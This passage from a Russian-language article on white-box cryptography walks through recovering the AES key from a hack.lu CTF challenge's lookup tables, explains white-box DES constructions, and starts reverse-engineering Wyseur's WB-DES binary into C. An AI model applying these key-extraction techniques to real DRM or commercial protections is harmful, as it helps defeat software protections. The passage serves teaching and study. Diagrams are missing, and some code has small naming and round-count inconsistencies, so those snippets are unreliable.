byte_414000 : 0 2 4 6 8 A C E ...  // Коэф = 2
byte_414400 : 0 3 6 5 C F A 9 ...  // Коэф = 3
byte_414800 : 0 1 2 3 4 5 6 7 ...  // Коэф = 1
byte_414C00 : 0 1 2 3 4 5 6 7 ...  // Коэф = 1

byte_414001 : 0 1 2 3 4 5 6 7 ...  // Коэф = 1
byte_414401 : 0 2 4 6 8 A C E ...  // Коэф = 2
byte_414801 : 0 3 6 5 C F A 9 ...  // Коэф = 3
byte_414C01 : 0 1 2 3 4 5 6 7 ...  // Коэф = 1

byte_414002 : 0 1 2 3 4 5 6 7 ...  // Коэф = 1
byte_414402 : 0 1 2 3 4 5 6 7 ...  // Коэф = 1
byte_414802 : 0 2 4 6 8 A C E ...  // Коэф = 2
byte_414C02 : 0 3 6 5 C F A 9 ...  // Коэф = 3

byte_414003 : 0 3 6 5 C F A 9 ...  // Коэф = 3
byte_414403 : 0 1 2 3 4 5 6 7 ...  // Коэф = 1
byte_414803 : 0 1 2 3 4 5 6 7 ...  // Коэф = 1
byte_414C03 : 0 2 4 6 8 A C E ...  // Коэф = 2
```

В результате шаг-3 можно записать как:

```
[ arg0(0,i)      [ 02 03 01 01       [ arg0(0,i)
  arg0(4,i)   =    01 02 03 01   x     arg0(4,i)
  arg0(8,i)        01 01 02 03         arg0(8,i)
  arg0(c,i) ]      03 01 01 02 ]       arg0(c,i) ]
```

И это в точности MixColumns из AES! С учётом всего вышесказанного получаем новую версию sub_401250():

```
// ----- Вторая версия -----
void sub_401050(char *arg0)
{
    int round,i;

    // 9 первых раундов
    for(round=0; round<9; round++)
    {
      // шаг-1(round)
      for(i=0; i<16; i++)
        arg0[i] = (char) 0x408138[ i + (arg0[i] + round*0x100)*16 ];

      // шаг-2
      ShiftRows(arg0);
```

```
      // шаг-3
      MixColumns(arg0);
    }

    // Последний раунд

    // шаг-4
    for(i=0; i<16; i++)
      arg0[i] = (char) 0x411138 [ i + arg0[i]*16 ];

    // шаг-5
    ShiftRows(arg0);
    return;
}
// ----- Конец второй версии -----
```

Это подтверждает предположение, что WB является AES: AES^-1 использует обратную функцию MixColumns, использующую другой набор коэффициентов (обращение матрицы). Ключевой материал отсутствует явно в коде — он каким-то образом спрятан в таблицах, используемых в шаге-1. Что вполне типично для белого ящика ;)

4.2 - Восстановление ключа

Общий алгоритм шифрования AES-128 (без планировщика ключей, генерирующего K):

```
ROUNDS=10
def AES_128_Encrypt(in):

    out = in
    AddRoundKey(out, K[0])

    for r in xrange(ROUNDS-1):
        SubBytes(out)
        ShiftRows(out)
        MixColumns(out)
        AddRoundKey(out,K[r])

    SubBytes(out)
    ShiftRows(out)
    AddRoundKey(out, K[10])
    return out
```

Где K[r] — подключ (16 байт), используемый в раунде r. Далее 'o' — символ композиции функций, что позволяет записать:

```
SubBytes o AddRoundKey(K[r],IN) = step-1(IN,r) для r из [0..9]
```

Используя первый раунд, мы немедленно получаем систему уравнений (S находится по адресу 0x408138):

```
SubBytes(K[0][i] ^ arg0[i]) = S[ i + arg0[i]*16 ]  для i из [0..15]
```

Уравнения справедливы для любого arg0[i], и в частности для arg0[i] = 0. Получаем упрощённую систему:

```
SubByte(K[0][i]) = S[i]          для i из [0..15]
K[0][i] = SubByte()^-1 o S[i]   для i из [0..15]
```

Попробуем в консоли python:

```
>>> sbox2 = inv_bij(sbox);  # Вычисляем SubBytes^-1
>>> S = [0xFA, 0xD8, 0x88, 0x91, 0xF1, 0x93, 0x3B, 0x39, 0xAE, 0x69, 0xFF,
         0xCB, 0xAB, 0xCD, 0xCF, 0xF7]; # дамп @ 0x0408138
>>> for i in xrange(16):
...     S2[i] = sbox2[S2[i]];
...
>>> S2;
```

```
[20, 45, 151, 172, 43, 34, 73, 91, 190, 228, 125, 89, 14, 128, 95, 38]
```

Но помните: для получения подключа необходима транспозиция!

```
>>> P = [0, 4, 8, 12, 1, 5, 9, 13, 2, 6, 10, 14, 3, 7, 11, 15] #Лень :)
>>> S4 = []
>>> for i in xrange(16):
...     S4.insert(i,S2[P[i]])
```

Теперь S4 содержит подключ K[0]. Интересное свойство планировщика ключей AES состоит в том, что подключ K[0] равен ключу до деривации. Именно поэтому наш приоритет — использовать первый раунд.

```
>>> s = 'hack.lu-2009-ctf'
>>> key = ''.join(map(lambda x: chr(x), S4))
>>> key
'\x14+\xbe\x0e-"\xe4\x80\x97I}_\xac[Y&'
>>> keyObj=AES.new(key)
>>> encPwd=keyObj.decrypt(s)
>>> encPwd.encode('hex').upper()
'192EF9E61164BD289F773E6C9101B89C'
```

И решение совпадает с решением baboon [R03]. Конечно, существовало много других способов действий, но рассматривать их бессмысленно ввиду крайней слабости этого «WB».

4.3 - Случайные наблюдения

Jb разработал эту задачу так, чтобы её можно было решить в двухдневном контексте CTF hack.lu. Вероятно, любой реверсер, знакомый с AES, справится с ней довольно легко — что и продемонстрировал baboon, предложивший умное и быстрое решение [R03]. Если бы Jb использовал реализацию, описанную в [R07], это была бы совсем другая история, хотя всё равно поддающаяся взлому [R05].

При этом данная реализация (основанная на так называемой частичной оценке) может быть лишь игрушечным шифром, но она идеально подходит для введения в более продвинутые концепции. Действительно, ряд мер безопасности намеренно отсутствует:

• ShiftRows() и MixColumns() не были модифицированы. Надёжная реализация преобразовала бы их. Кроме того, SubBytes() мог бы быть преобразован менее элегантным способом для смягчения тривиальных атак.

• Существует прямое соответствие между обфусцированной функцией и её незащищённым «обычным» аналогом. Входные и выходные данные таких функций синхронизированы, то есть можно наблюдать промежуточные состояния. «Внутреннее кодирование» устраняет это свойство.

• Первый и последний раунды должны иметь специальную защиту, поскольку вход (соответственно выход) первого (соответственно последнего) раунда можно синхронизировать с обычной реализацией. «Внешнее кодирование» предотвращает это, но как побочный эффект нарушает совместимость с исходным шифрованием.

• И т.д.

Замечание: если вы когда-нибудь столкнётесь с WB-реализацией, вот 2 полезных приёма, позволяющих мгновенно оценить её потенциальную слабость:

• Оцените размер реализации. Помните, что размер обфусцированного примитива тесно связан с количеством и размером таблиц поиска. Вес операционных кодов обычно пренебрежимо мал. В данном случае бинарник занимал 85 КБ, тогда как современный уровень требует не менее 770 КБ. Было очевидно, что несколько уровней обфускации отсутствуют.

• Полностью обфусцированная версия алгоритмов, описанных в [R07], использует только XOR и подстановки (таблицы поиска), поскольку MixColumns и ShiftRows оба трансформированы. Можно возразить, что это справедливо для реализаций на основе T-таблиц. Правда, но такие реализации используют хорошо известные таблицы, которые легко идентифицировать.

Помните, что реальные белые ящики (используемые в DRM, встраиваемых устройствах и т.д.) скорее всего близки к современному уровню (при условии, что они разработаны специалистами по криптографии, а не рядовым инженером ;)). Вместе с тем они могут сталкиваться с практическими ограничениями (размер, скорость), влияющими на их безопасность. Это особенно актуально для встраиваемых устройств.

---

5 - Белый ящик для DES

Если вы всё ещё читаете (привет!) — вероятно, у вас уже есть хотя бы базовые знания криптографии. Значит, вы знаете, что DES не следует использовать из-за короткого ключа (56 бит), верно? Тогда зачем на нём сосредотачиваться? Потому что:

• Существует только 2 публичных семейства дизайнов белого ящика: AES и DES.
• Если можно упаковать DES в белый ящик, то, вероятно, можно сделать это и с 3DES (который является стойким).
• Мне не удалось найти некоммерческого, достаточно сложного WB для AES, с которым можно было бы поэкспериментировать, а судиться с M$, Adobe и т.д. я не хочу :D


Замечание: в то время как криптоанализ WB для AES по сути алгебраический, анализ для DES — статистический, как вы скоро убедитесь.


5.1 - Алгоритм DES

DES — это так называемый шифр Фейстеля [R01] с размером блока 64 бит и 16 раундами (r). Сначала к входу применяется перестановка (IP), затем в каждом раунде применяется раундовая функция, разбивающая вход на два 32-битных буфера L (левый) и R (правый) и применяющая следующую систему уравнений:

```
L(r+1) = R(r)
R(r+1) = L(r) [+] f(R(r),K(r))

Где:
    0 <= r < 16
    [+] — операция XOR
```

Раундовая функция описана следующей схемой:





По завершении 16 раундов применяется IP^-1() и результат называется шифртекстом.

SBox и XOR говорят сами за себя, дадим лишь несколько подробностей о линейных преобразованиях (E-Box и P-Box).

E-Box

E-Box используется для расширения 32-битного состояния до 48-битного, чтобы каждый бит мог быть скомбинирован с битом раундового ключа через XOR. Для преобразования 32 в 48 бит 16 из 32 бит дублируются. Это выполняется с помощью следующей таблицы:

```
32,  1,  2,  3,  4,  5,
 4,  5,  6,  7,  8,  9,
 8,  9, 10, 11, 12, 13,
12, 13, 14, 15, 16, 17,
16, 17, 18, 19, 20, 21,
20, 21, 22, 23, 24, 25,
24, 25, 26, 27, 28, 29,
28, 29, 30, 31, 32,  1
```

Например, первый бит выхода будет последним битом входа (32), а второй бит выхода — первым битом входа (1). В данном случае позиции битов записаны от 1 до 32. Как можно заметить, 16 бит из столбцов 3 и 4 не дублируются. Они называются средними битами; позже мы увидим, почему они важны.

P-Box

P-Box — это битовая перестановка, при которой каждый бит входа получает новую позицию в выходе. Такое преобразование линейно и может быть представлено битовой матрицей. В сочетании с операцией XOR с константой это называется аффинным преобразованием (AT).

5.2 - Обзор примитивов WB для DES

Первая реализация WB DES была представлена в [R09]. Объяснить, как и почему были разработаны белые ящики для DES, — непростая задача, тем более при ограничении в ASCII/75 столбцов ;> Я постараюсь сосредоточиться на основных механизмах, чтобы вы могли получить общую картину для следующего раздела. Где-то вы можете почувствовать растерянность. В этом случае прочитайте отличный [R15] <3


Защита ввода/вывода

Реверсер способен перехватить каждый шаг алгоритма, а также изучить всю память. Это даёт ему огромное преимущество, позволяя легко отслеживать все входы и выходы элементарных функций WB.

В случае DES это ещё проще благодаря самой природе сети Фейстеля. Например, злоумышленник легко найдёт выход P-Box в раунде (r), поскольку он объединяется с частью входа: L(r). Для смягчения этого выполняется ряд преобразований:


а) Все элементарные операции белого ящика выполняются над 96-битными состояниями. Попробуем разобраться, почему.


Изначально нативный раунд DES начинается с 64-битного состояния L(r) || R(r). Затем R(r) расширяется с помощью E-box до 8×6 = 48 бит, и одновременно L(r) и R(r) остаются частью внутреннего состояния, поскольку они ещё участвуют в операциях раунда:



На этом этапе внутреннее состояние составляет 32×2 + 48 = 112 бит — максимальный необходимый размер до сжатия до 64-битного состояния в конце раунда: L(r+1) || R(r+1). Во избежание утечки информации используется единое состояние постоянного размера для сокрытия позиции битов.

Если помните параграф 5.1: E-Box дублирует 16 из 32 бит R(r). Следовательно, «Mem2» можно построить, извлекая 16 бит из R(r) и 16 оставшихся из «Mem3». С этим свойством внутреннее состояние составляет 96 бит. Вот диаграмма из [R17], поясняющая модификацию примитива для работы с 96-битным состоянием:





Где:

- sK(r) — подключ раунда r
- X(r) — выход E-box раунда r-1
- Y(r) — выход SBox раунда r-1
- r(r) — дополнительные биты, так что X(r) и r(r) вместе являются дубликатом R(r)

b) Входы и выходы между элементарными операциями защищены с помощью «внутренних кодировок». Эти кодировки применяются к функциям, реализованным в виде таблиц поиска.

Рассмотрим пример. Вы последовательно вычисляете f() и g(), то есть вычисляете суперпозицию g() □ f(). Очевидно, без защиты злоумышленник может перехватить результат f() во время отладки (например, установив точку останова на входе g()).

Для защиты можно сгенерировать случайную биекцию h() и заменить f() и g() на F() и G(), где:

```
F() = h() o f()
G() = g() o h()^-1
```

Примечание: это лишь пример, соображениями о коде/области мы пренебрегаем.


Эти функции оцениваются и затем выражаются как таблицы поиска. Очевидно, это не меняет результат:

```
G() o F() = (g() o h()^-1) o (h() o f())
          = g() o (h()^-1 o h()) o f()    [ассоциативность]
          = g() o f()
```

Но отличие в том, что перехват выхода F() не даёт выход f(). Отличный приём, правда?

Однако я только что написал, что WB для DES всегда оперирует 96-битными состояниями. Значит ли это, что нужны таблицы поиска с 2^96 записями? Нет, это было бы проблематично ;> Можно использовать технику «разбиения пути» (path splitting).

Рассмотрим пример с 32-битным буфером. Чтобы избежать огромной таблицы поиска, можно представить этот буфер как массив из 8-битных элементов. Каждый элемент массива затем обфусцируется соответствующей 8-битной таблицей поиска:



Я взял пример с 8-битным массивом, но мог бы использовать любой размер. Очень важная вещь: чем меньше таблица поиска, тем больше информации она утекает. Запомните это.

c) Помните, когда я говорил, что WB-реализация является точной реализацией соответствующего криптографического примитива? Ну, это неправда. Или, скажем, я упрощал ^_~

В большинстве случаев (в реальной жизни) WB_DES() — это G() □ DES() □ F(), где F() и G() — функции кодирования. Таким образом, первый вход (открытый текст) и последний выход (шифртекст) могут быть обфусцированы. Это называется «внешним кодированием» и используется для усиления реализации белого ящика. Действительно, без таких функций первый и последний раунды были бы слабее остальных. Эта «академическая» защита направлена на предотвращение тривиальных атак восстановления ключа. WB-реализация без внешнего кодирования называется «голой» (naked).

В контексте реальных защит она может (или не может) быть связана с дополнительным уровнем защиты ввода/вывода до и после шифрования. Было бы плохо, если бы можно было перехватить открытый текст после расшифровки, правда? Коммерческие защиты почти никогда не используют нативные реализации хотя бы по этой причине. Перехватить открытый текст значительно проще, чем восстановить ключ шифрования.

В случае WB DES распространённые академические дизайны используют аффинные функции, кодированные или нет.


Преобразование функций DES

Теперь, рассмотрев защиту ввода/вывода между элементарными функциями, посмотрим, как можно построить сами эти функции.

a) Частичная оценка (partial evaluation)

Это, вероятно, наиболее интуитивно понятная часть WB-реализации. Речь идёт о «слиянии» S-Boxes с раундовыми ключами. Именно это выполнялось в предыдущей задаче с AES. Если вы помните, это также первый пример, который я привёл в начале статьи для введения в концепцию белого ящика.

Используя предыдущую диаграмму, мы хотим преобразовать следующий шаг:



В следующий:




Таблица поиска Ti (отображающая байт в байт) называется «T-Box». Существует два типа T-Box из-за неоднородности операций над состоянием:

• Ненейтральный T-Box. Это 8 T-Box, связанных с Sbox и XOR. Каждый из них скрывает Sbox и смешивание подключа.

```
вход:
    -> 6 бит из X(r) для смешивания с подключом
    -> 1 бит из L(r) или r(r)
    -> 1 бит из L(r) или r(r)
выход:
    -> 4 бита из Sbox
    -> 2 бита из X(r), взятые из входа до смешивания с подключом
    -> 1 бит из L(r) или r(r)
    -> 1 бит из L(r) или r(r)
```


• Нейтральный T-Box, используемый только для соединения битов состояния 1 с битами состояния 2. Например, биты L(r) никогда не участвуют ни в каких операциях между состоянием 1 и состоянием 2.

```
вход:
    -> 1 бит из L(r) или r(r)
    -> 1 бит из L(r) или r(r)
      [...]
    -> 1 бит из L(r) или r(r)
выход:
    -> вход (переставленный)
```


Учтите, что в каждом случае имеется «nibble-вид» (нибловое представление) входов и выходов. Кроме того, перестановки используются для того, чтобы затруднить поиск Sbox при простом наблюдении. Для лучшего понимания этого пункта и соответствующих пояснений по безопасности рекомендую прочитать [R09].


b) Преобразование AT (аффинное преобразование)

Теперь мы хотим преобразовать:



в следующее:






Проще говоря, как было сказано ранее, комбинация P-Box и следующего XOR является аффинной функцией. Поскольку мы хотим реализовать её с помощью таблиц поиска, потребуется разложение матрицы.

Рассмотрим пример. Вы хотите защитить умножение на матрицу 8×8 бит. Эту матрицу (M) можно разбить на 16 подматриц 2×2:

Здесь Yi и Xi — 2-битные подвекторы, а A, B, C и т.д. — подматрицы 2×2. Сосредоточимся на Y0:

```
Y0 = A*X0 [+] B*X1 [+] C*X2 [+] D*X3
```

Поскольку A, B, C и D — константы, можно оценить умножения и построить соответствующие таблицы поиска (Li). Это даёт следующую диаграмму:





Можно возразить (и правомерно), что информация всё ещё утекает и легко восстановить исходную матрицу. Это правда. Для избежания такой ситуации используются два метода:

• Каждая операция XOR скрыта внутри таблицы поиска. В нашем примере результирующие таблицы содержат 2^(2×2) = 16 записей и 2^2 = 4 бита вывода (итого размер 4×16 = 64 бита).

• Внутреннее кодирование (см. предыдущие объяснения) используется для защиты ввода/вывода между таблицами поиска.

Умножение на матрицу превращается в:





Это называется «кодированной сетью». Основным побочным эффектом такой конструкции является большое количество необходимых таблиц поиска.

---

6 - Взлом второго случая: задача Вейзера

6.1 - Реверс-инжиниринг бинарника

Как мне кажется, очевидно, что необходимо переписать бинарник в виде кода на C, поскольку:

• Нужно точно понять происходящее с математической точки зрения, а C для этого подходит лучше, чем ASM.

• Переписанные функции позволят легко манипулировать ими с помощью наших инструментов. Хотя это не обязательно — можно использовать функции отладки непосредственно на исходном бинарнике.

Опять же, я не буду детально описывать весь процесс реверс-инжиниринга, поскольку это не основная тема и не очень сложно по сравнению с тем, что можно встретить в коммерческих защитах.

Обзор высокого уровня

Начнём с запуска исполняемого файла:

```
$ ./wbDES.orig
Usage: ./wbDES.orig <INPUT>
Where <INPUT> is an 8-byte hexadecimal representation of the input to be
encrypted
Example: ./wbDES.orig 12 32 e7 d3 0f f1 29 b3
```

Итак, нужно передать 8 байт открытого текста в качестве отдельных аргументов командной строки. Хм, странно, но ладно. При запуске бинарника первым делом выполняется преобразование аргументов, поскольку необходим соответствующий буфер для криптографических операций. Соответствующие инструкции переписаны в следующую C-функцию:

```
// Я даже воспроизвёл баг — найдёте? ;>
inline void convert_args(char **argv)
{
    int i = 0;                  // ebp-50h

    while(i <= 7)
    {
        char c;
        c = argv[1+i][0];

        if(c <= '9')
        {
            c -= '0';           // 0x30 = смещение целого в таблице ASCII
            in[i] = (c<<4);
        }
        else
        {
            c -= ('a' - 10);
            in[i] = (c<<4);
        }

        c = argv[1+i][1];

        if(c <= '9')
        {
            c -= '0';         // 0x30 = смещение целого в таблице ASCII
            in[i] ^= c;
        }
        else
        {
            c -= ('a' - 10);
            in[i] ^= c;
        }
        i++;
    }
    return;
}
```

По завершении строится 8-байтный буфер (in[8], открытый текст). Здесь начинается самое интересное. Благодаря графу потока управления из вашего любимого дизассемблера вы быстро выявите 3 псевдофункции*:

• wb_init(): 0x0804863F — 0x08048C1D

Этот код принимает 8-байтный буфер, возвращает 1 байт и вызывается main() 12 раз. Таким образом строится буфер 12×8 = 96 бит. Как было сказано ранее, WB работает с 96-битными состояниями, поэтому это, скорее всего, функция инициализации.

• wb_round(): 0x08048C65 — 0x08049731

Этот код принимает 12-байтный буфер, созданный wb_init(), и изменяет его. Функция вызывается main() 16 раз. Поскольку 16 — это точно количество раундов DES, вполне обоснованно предположить, что это раундовая функция.

• wb_final(): 0x08049765 — 0x08049E67

Этот код принимает последний буфер, возвращённый wb_round(), и возвращает 8-байтный буфер, который выводится на экран. Следовательно, можно предположить, что это терминирующая функция, формирующая шифртекст DES из последнего внутреннего состояния.

*: В этой программе нет «функций» (вероятно, из-за инлайнинга), но можно выделить логические части.

Можно возразить, что приписывать роли wb_init, wb_round и wb_final несколько поспешно, однако в коде есть кое-что интересное: символы! В каждой из этих функций используется массив таблиц поиска с именами 'Initialize', 'RoundAffineNetwork' и 'FinalRoundNetwork' в соответствующих функциях. Удобно, не правда ли?

Обычно в коммерческих защитах инженеры заботятся о мелочах и стараются не раскрывать никакой информации. Однако в данном случае можно предположить, что акцент сделан на криптографии — нет ни анти-отладочных, ни анти-дизассемблирующих защит, так что нашей интуиции можно доверять.

Благодаря этому первому шагу реверс-инжиниринга мы можем переписать схожую функцию main:

```
// ----- wb_main.c -----
unsigned char in[8];            // ebp-1Ch
unsigned char out[12];          // ebp-28h
unsigned char temp[12];         // ebp-34h

[...]

int main(int argc, char **argv)
{
    if( argc != 9)
    {
        printf(usage, argv[0], argv[0]);
        return 0;
    }

    /* Заполнить буфер in */

    convert_args(argv);

    /* и вывести :) */

    printf("\nINPUT:    ");
    for(j=0; j<8; j++)
        printf("%02x ", in[j]);

    /* Инициализация WB */

    for(j=0; j<12; j++)
        wb_init(j);

    round_nbr = 0;
    for(round_nbr=0; round_nbr<15; round_nbr++)
    {
        memcpy(temp, out, 12);
        wb_round();
    }

    /* Построение финального буфера */

    printf("\nOUTPUT:   ");
    for(j=0; j<8; j++)
        wb_final(j);

    printf("\n");
    return 0;
}
// ----- конец wb_main.c -----
```

